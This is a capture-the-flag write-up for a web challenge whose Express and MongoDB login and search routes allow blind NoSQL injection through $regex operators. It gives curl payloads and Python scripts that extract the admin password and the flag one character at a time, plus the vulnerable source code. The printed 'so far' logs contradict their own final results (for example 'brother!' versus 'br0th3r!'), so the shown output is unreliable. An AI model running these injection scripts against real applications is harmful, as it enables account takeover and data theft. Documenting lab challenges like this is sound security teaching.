Category: Web
Flag: Pioneers25{F4r_t0_th3_w3st_Acr0ss_th3_s3a_th3r3_1s_4_laNd_c4ll3d_Vinland}
Challenge Overview

True Warrior is a Node.js web application built with Express and MongoDB. It features an admin panel with a report search functionality. The application demonstrates a classic NoSQL Injection vulnerability where user input is passed directly into MongoDB queries, allowing attackers to extract sensitive data through blind regex-based enumeration.
“Master the ancient art of NoSQL queries. Only a true warrior can extract the secrets hidden within the database.”
Objective:
- Bypass authentication to login as admin using blind NoSQL injection

- Extract the flag from the internal reports using authenticated blind regex search
Deployment
Docker (Recommended)
docker-compose up --buildThe challenge will be available at http://localhost:8080.
Manual Setup
npm install
node server.js
Note: Requires MongoDB instance running at
mongodb://127.0.0.1:27017
Reconnaissance & Blackbox Testing
1. Initial Exploration
Visiting the application presents a simple login page:

╔══════════════════════════════╗
║   NoSQL True Warrior Login   ║
║                              ║
║  Username: [input]           ║
║  Password: [input]           ║
║  [Login]                     ║
╚══════════════════════════════╝
2. Testing Normal Login
Attempting to login with common credentials fails:
curl -X POST http://localhost:8080/login \
  -d "username=admin&password=admin123"
Response:
Invalid credentials3. Testing for NoSQL Injection
Since this appears to be a Node.js application (common for NoSQL databases), let’s test for MongoDB operator injection. Express’s urlencoded parser with extended: true allows nested object parameters:
## Test if the app accepts MongoDB query operators
curl -X POST http://localhost:8080/login \
  -d "username=admin" \
  -d "password[\$ne]=wrong" \
  -i
If this returns a different response than a normal failed login, we’re onto something. Let’s try the $regex operator with a prefix pattern:
curl -X POST http://localhost:8080/login \
  -d "username=admin" \
  -d "password[\$regex]=^a" \
  -i | grep -i location
Testing different starting characters, we notice that when the pattern matches the actual password prefix, we get an HTTP redirect (302) to /admin/dashboard instead of the normal “Invalid credentials” response. This is our oracle for blind extraction!
4. Understanding the Constraints
Through testing, we discover:
- The regex pattern must start with
^(anchor character) - Dollar signs (
$) in the pattern are rejected - We can build the password character-by-character using the redirect as confirmation
Exploitation
Stage 1: Extract Admin Password via Blind Regex
The Attack Strategy
We’ll use regex prefix matching to extract the password one character at a time:
- Try
password[$regex]=^a→ If admin password starts with'a', we get a redirect - Try
password[$regex]=^b→ If admin password starts with'b', we get a redirect - Continue until we find the first character
- Move to
password[$regex]=^[found_char]a,^[found_char]b, etc. - Repeat until the full password is extracted
Manual Testing
Test single characters:
curl -X POST http://localhost:8080/login \
  -d "username=admin" \
  -d "password[\$regex]=^Y" \
  -i | grep -i location
If you see Location: /admin/dashboard, the password starts with 'Y'.
Continue building the prefix:
## Test second character
curl -X POST http://localhost:8080/login \
  -d "username=admin" \
  -d "password[\$regex]=^Y0" \
  -i | grep -i location

## Test third character
curl -X POST http://localhost:8080/login \
  -d "username=admin" \
  -d "password[\$regex]=^Y0U" \
  -i | grep -i location
Automated Extraction (Python)
import requests
import string

BASE = "http://localhost:8080"
CHARSET = string.ascii_letters + string.digits + "_{}!@#-$"

def extract_password():
    prefix = ""

    while True:
        found = False
        for char in CHARSET:
            data = {
                "username": "admin",
                "password[$regex]": f"^{prefix}{char}"
            }

            r = requests.post(
                f"{BASE}/login",
                data=data,
                allow_redirects=False
            )

            if r.status_code in (301, 302, 303, 307, 308):
                prefix += char
                print(f"[+] Password so far: {prefix}")
                found = True
                break

        if not found:
            print(f"[✓] Complete password: {prefix}")
            return prefix

password = extract_password()
Output:
[+] Password so far: Y
[+] Password so far: Y0
[+] Password so far: Y0U
[+] Password so far: Y0U_
[+] Password so far: Y0U_H
[+] Password so far: Y0U_H4
[+] Password so far: Y0U_H4v
[+] Password so far: Y0U_H4v3
[+] Password so far: Y0U_H4v3_
[+] Password so far: Y0U_H4v3_n
[+] Password so far: Y0U_H4v3_n0
[+] Password so far: Y0U_H4v3_n0_
[+] Password so far: Y0U_H4v3_n0_3
[+] Password so far: Y0U_H4v3_n0_3n
[+] Password so far: Y0U_H4v3_n0_3n3
[+] Password so far: Y0U_H4v3_n0_3n3m
[+] Password so far: Y0U_H4v3_n0_3n3m1
[+] Password so far: Y0U_H4v3_n0_3n3m1e
[+] Password so far: Y0U_H4v3_n0_3n3m1es
[+] Password so far: Y0U_H4v3_n0_3n3m1es_
[+] Password so far: Y0U_H4v3_n0_3n3m1es_b
[+] Password so far: Y0U_H4v3_n0_3n3m1es_br
[+] Password so far: Y0U_H4v3_n0_3n3m1es_bro
[+] Password so far: Y0U_H4v3_n0_3n3m1es_brot
[+] Password so far: Y0U_H4v3_n0_3n3m1es_broth
[+] Password so far: Y0U_H4v3_n0_3n3m1es_brothe
[+] Password so far: Y0U_H4v3_n0_3n3m1es_brother
[+] Password so far: Y0U_H4v3_n0_3n3m1es_brother!
[✓] Complete password: Y0U_H4v3_n0_3n3m1es_br0th3r!
Stage 2: Extract Flag via Authenticated Blind Search
Login with Extracted Password
session = requests.Session()
response = session.post(
    f"{BASE}/login",
    data={
        "username": "admin",
        "password": "Y0U_H4v3_n0_3n3m1es_br0th3r!"
    },
    allow_redirects=False
)
Extract Flag Character-by-Character
The flag is stored in a report titled "Internal Flag Report". We can search for it using regex:
def extract_flag(session):
    prefix = "Pioneers25{"
    charset = string.ascii_letters + string.digits + "_{}-!"

    while not prefix.endswith("}"):
        found = False
        for char in charset:
            params = {
                "title": "Internal Flag Report",
                "content[$regex]": f"^{prefix}{char}"
            }

            r = session.get(f"{BASE}/admin/search", params=params)

            if r.text.strip() == "FOUND":
                prefix += char
                print(f"[+] Flag so far: {prefix}")
                found = True
                break

        if not found:
            print("[!] Character not found, expanding charset...")
            break

    print(f"[✓] Complete flag: {prefix}")
    return prefix

flag = extract_flag(session)
Output:
[+] Flag so far: Pioneers25{F
[+] Flag so far: Pioneers25{F4
[+] Flag so far: Pioneers25{F4r
[+] Flag so far: Pioneers25{F4r_
[+] Flag so far: Pioneers25{F4r_t
[+] Flag so far: Pioneers25{F4r_t0
[+] Flag so far: Pioneers25{F4r_t0_
[+] Flag so far: Pioneers25{F4r_t0_th
[+] Flag so far: Pioneers25{F4r_t0_th3
[+] Flag so far: Pioneers25{F4r_t0_th3_
[+] Flag so far: Pioneers25{F4r_t0_th3_w
[+] Flag so far: Pioneers25{F4r_t0_th3_w3
[+] Flag so far: Pioneers25{F4r_t0_th3_w3s
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_A
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Ac
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Acr
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Acro
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Acros
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_t
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_t
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_th
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_the
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_i
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_l
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_la
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laN
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laNd
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laNd_
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laNd_c
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laNd_c4
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laNd_c4l
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laNd_c4ll
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laNd_c4ll3
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laNd_c4ll3d
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laNd_c4ll3d_
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laNd_c4ll3d_V
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laNd_c4ll3d_Vi
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laNd_c4ll3d_Vin
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laNd_c4ll3d_Vinl
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laNd_c4ll3d_Vinla
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laNd_c4ll3d_Vinlan
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laNd_c4ll3d_Vinland
[+] Flag so far: Pioneers25{F4r_t0_th3_w3st_Across_th3_s3a_ther3_is_4_laNd_c4ll3d_Vinland}
[✓] Complete flag: Pioneers25{F4r_t0_th3_w3st_Acr0ss_th3_s3a_th3r3_1s_4_laNd_c4ll3d_Vinland}
Automated Solver
Run the provided solver script:
python True_Warrior/solver/solver.py http://localhost:8080The solver automates both stages and outputs the admin password and flag.
Understanding the Source Code Vulnerabilities
Now that we’ve successfully exploited the application through blackbox testing, let’s examine the source code to understand why our attacks worked.
Understanding NoSQL Injection
MongoDB queries support query operators like $regex, $gt, $ne, etc. When user input is directly embedded into queries without proper sanitization, attackers can inject these operators.
The Vulnerable Code
Stage 1: Login Endpoint
app.post("/login", async (req, res) => {
  if (req.body.username !== "admin") return invalid(res);

  let pw = req.body.password;

  if (pw && typeof pw === "object") {
    const keys = Object.keys(pw);
    if (keys.length !== 1 || keys[0] !== "$regex") return invalid(res);
    if (typeof pw.$regex !== "string") return invalid(res);

    const userInput = pw.$regex;

    // Only allow prefix patterns starting with ^
    if (!userInput.startsWith("^")) return invalid(res);

    // Prevent infinite $$$ abuse
    if (userInput.includes("$")) return invalid(res);

    pw = { $regex: userInput };
  }

  const user = await db.collection("users").findOne({
    username: "admin",
    role: "admin",
    password: pw  // ← Vulnerable: regex operator in password matching
  });

  if (!user) return invalid(res);

  req.session.user = "admin";
  return res.redirect("/admin/dashboard");
});
Key observations:
- Accepts
password[$regex]parameter - Validates that regex starts with
^(anchor to beginning) - Blocks
$symbols (except the initial^) - If credentials match, redirects (HTTP 30x status)
- If credentials don’t match, returns
"Invalid credentials"(HTTP 200)
This creates a timing side-channel and blind injection vector.
Stage 2: Search Endpoint (Authenticated)
app.get("/admin/search", requireAdmin, async (req, res) => {
  const title = typeof req.query.title === "string"
    ? req.query.title
    : "Internal Flag Report";

  let content = req.query.content;

  if (content && typeof content === "object") {
    if (content.$regex && content.$regex.startsWith("^") && !content.$regex.includes("$")) {
      content = { $regex: content.$regex };
    }
  }

  const query = { title };
  if (content !== undefined) query.content = content;

  const found = await db.collection("reports").findOne(query);

  return res.status(200).send(found ? "FOUND" : "NOT FOUND");
});
Why the vulnerability exists:
- Accepts
content[$regex]parameter with same restrictions - Binary response:
"FOUND"or"NOT FOUND" - User input is passed directly into MongoDB
findOne()query - The
$regexoperator allows pattern matching for character-by-character extraction
Key Takeaways
1. NoSQL Injection is Different from SQL Injection
NoSQL databases use JSON-like query operators ($regex, $gt, $ne, etc.) instead of SQL syntax. This requires different injection techniques.
2. Object Parameter Parsing is Dangerous
Express’s extended: true option allows nested objects like password[$regex]=value. Always validate and sanitize object keys.
3. Blind Injection Through Side Channels
Even without direct output, attackers can extract data through:
- HTTP status codes (redirect vs. no redirect)
- Response content (“FOUND” vs. “NOT FOUND”)
- Timing differences (though not used here)
4. Regex Anchors Matter
The application requires ^ at the start of regex patterns, forcing prefix matching. This actually makes exploitation easier since we can incrementally build the string from left to right.
Fun Fact
I thought this will be the challenge with most solves turned out to be the least xD